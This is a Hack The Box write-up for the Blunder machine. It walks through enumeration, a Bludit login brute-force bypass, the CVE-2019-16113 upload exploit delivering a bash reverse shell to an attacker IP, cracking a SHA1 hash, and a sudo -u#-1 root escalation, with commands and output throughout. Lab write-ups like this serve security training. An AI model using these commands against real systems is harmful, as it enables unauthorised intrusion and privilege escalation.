
BLUNDER | Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676

Let's start with an address nmap:



```
root@unknown:~# nmap -sC -sV 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-13 15:12 CEST
Nmap scan report for 10.10.10.191
Host is up (0.047s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

In port 80, going to make an enumeration on the directories we find, with Dirbuster, an admin section on the website:




http://10.10.10.191:80/

Directory Stucture	Response Code	Response Size
/	200	8618
icons	403	447
about	200	3599
hello	200	3709
stephen-king-0	200	4776
stadia	200	4839
usb	200	4283
bl-content	200	1919
bl-themes	200	1543
bl-kernel	200	5882
admin	200	2779

Current speed: 84 requests/sec
(Select and right click for more options)
Average speed: (T) 49, (C) 78 requests/sec
Parse Queue Size: 0
Current number of running threads: 10
Total Requests: 38489/220833
Time To Finish: 00:38:57
DirBuster Stopped
/gsec/

Going instead to look for the extensions .txt we find the file todo.txt:




10.10.10.191/todo.txt

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```


You can therefore easily guess the presence of a user called fergus. In the admin section, which refers to the login, I tried to make a bruteforce, following this article, with at the bottom the python code for the exploit:

https://rastating.github.io/bludit-brute-force-mitigation-bypass/



```
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

Find the credentials, enter the reserved area:




The website uses Bludit CMS. Looking for some possible CVE on Google, I found this:

https://www.checkpoint.com/defense/advisories/public/2020/cpai-2019-1786.html


On Github there is also for the above CVE, a python script to get the reverse shell:

https://github.com/cybervaca/CVE-2019-16113




```
root@unknown:~/Desktop# python3 shell.py -u http://10.10.10.191 -user fergus -pass R
olandDeschain -c "bash -c 'bash -i >& /dev/tcp/10.10.14.194/4444 0>&1'"

BLUDIT PWN

 CVE-2019-16113 CyberVaca

[+] csrf_token: 7ef077a5186600875c3b007935683c854dff4c78
[+] cookie: 5ktoeojd5nuoopr3c1elj7ni20
[+] csrf_token: bbd36acf3ce1c3cf1c10c2d4e44477f389423345
[+] Uploading ficlttsq.jpg
[+] Executing command: bash -c 'bash -i >& /dev/tcp/10.10.14.194/4444 0>&1'
[+] Delete: .htaccess
[+] Delete: ficlttsq.jpg
```

Listening on port 4444, we get the shell for www-data:




```
root@unknown:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:46952.
bash: cannot set terminal process group (1085): Inappropriate ioctl for
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```

Browsing through the folders of the site, in the next version of bludit we find a database file containing the users, including hugo:



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
```

By trying to crack the hash, on Crackstation you can easily get the plaintext password:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
faca404fd5c0a31cf1897b823c695c85cffeb98d
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

With the command:

```
su hugo
```

we go in and get the user flag.

With the sudo -l command (one of the first commands you should test during the privilege escalation), let's see if hugo can run any administrator commands:



```
$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```


It looks like it can run any command as root, but by running bash for example we get the message:

```
Sorry, user hugo is not allowed to execute '/bin/bash' as root on
blunder.
```

Bumping into an online article:

https://n0w4n.nl/sudo-security-bypass/

I promptly solved it, bypassing the sudo command block:



```
$ sudo -u#-1 /bin/bash
root@blunder:/home/hugo# ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
root@blunder:/home/hugo# cd /root
root@blunder:/root# ls
root.txt
root@blunder:/root# cat root.txt
f5185721ab5b898d2674948c45a5f770
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups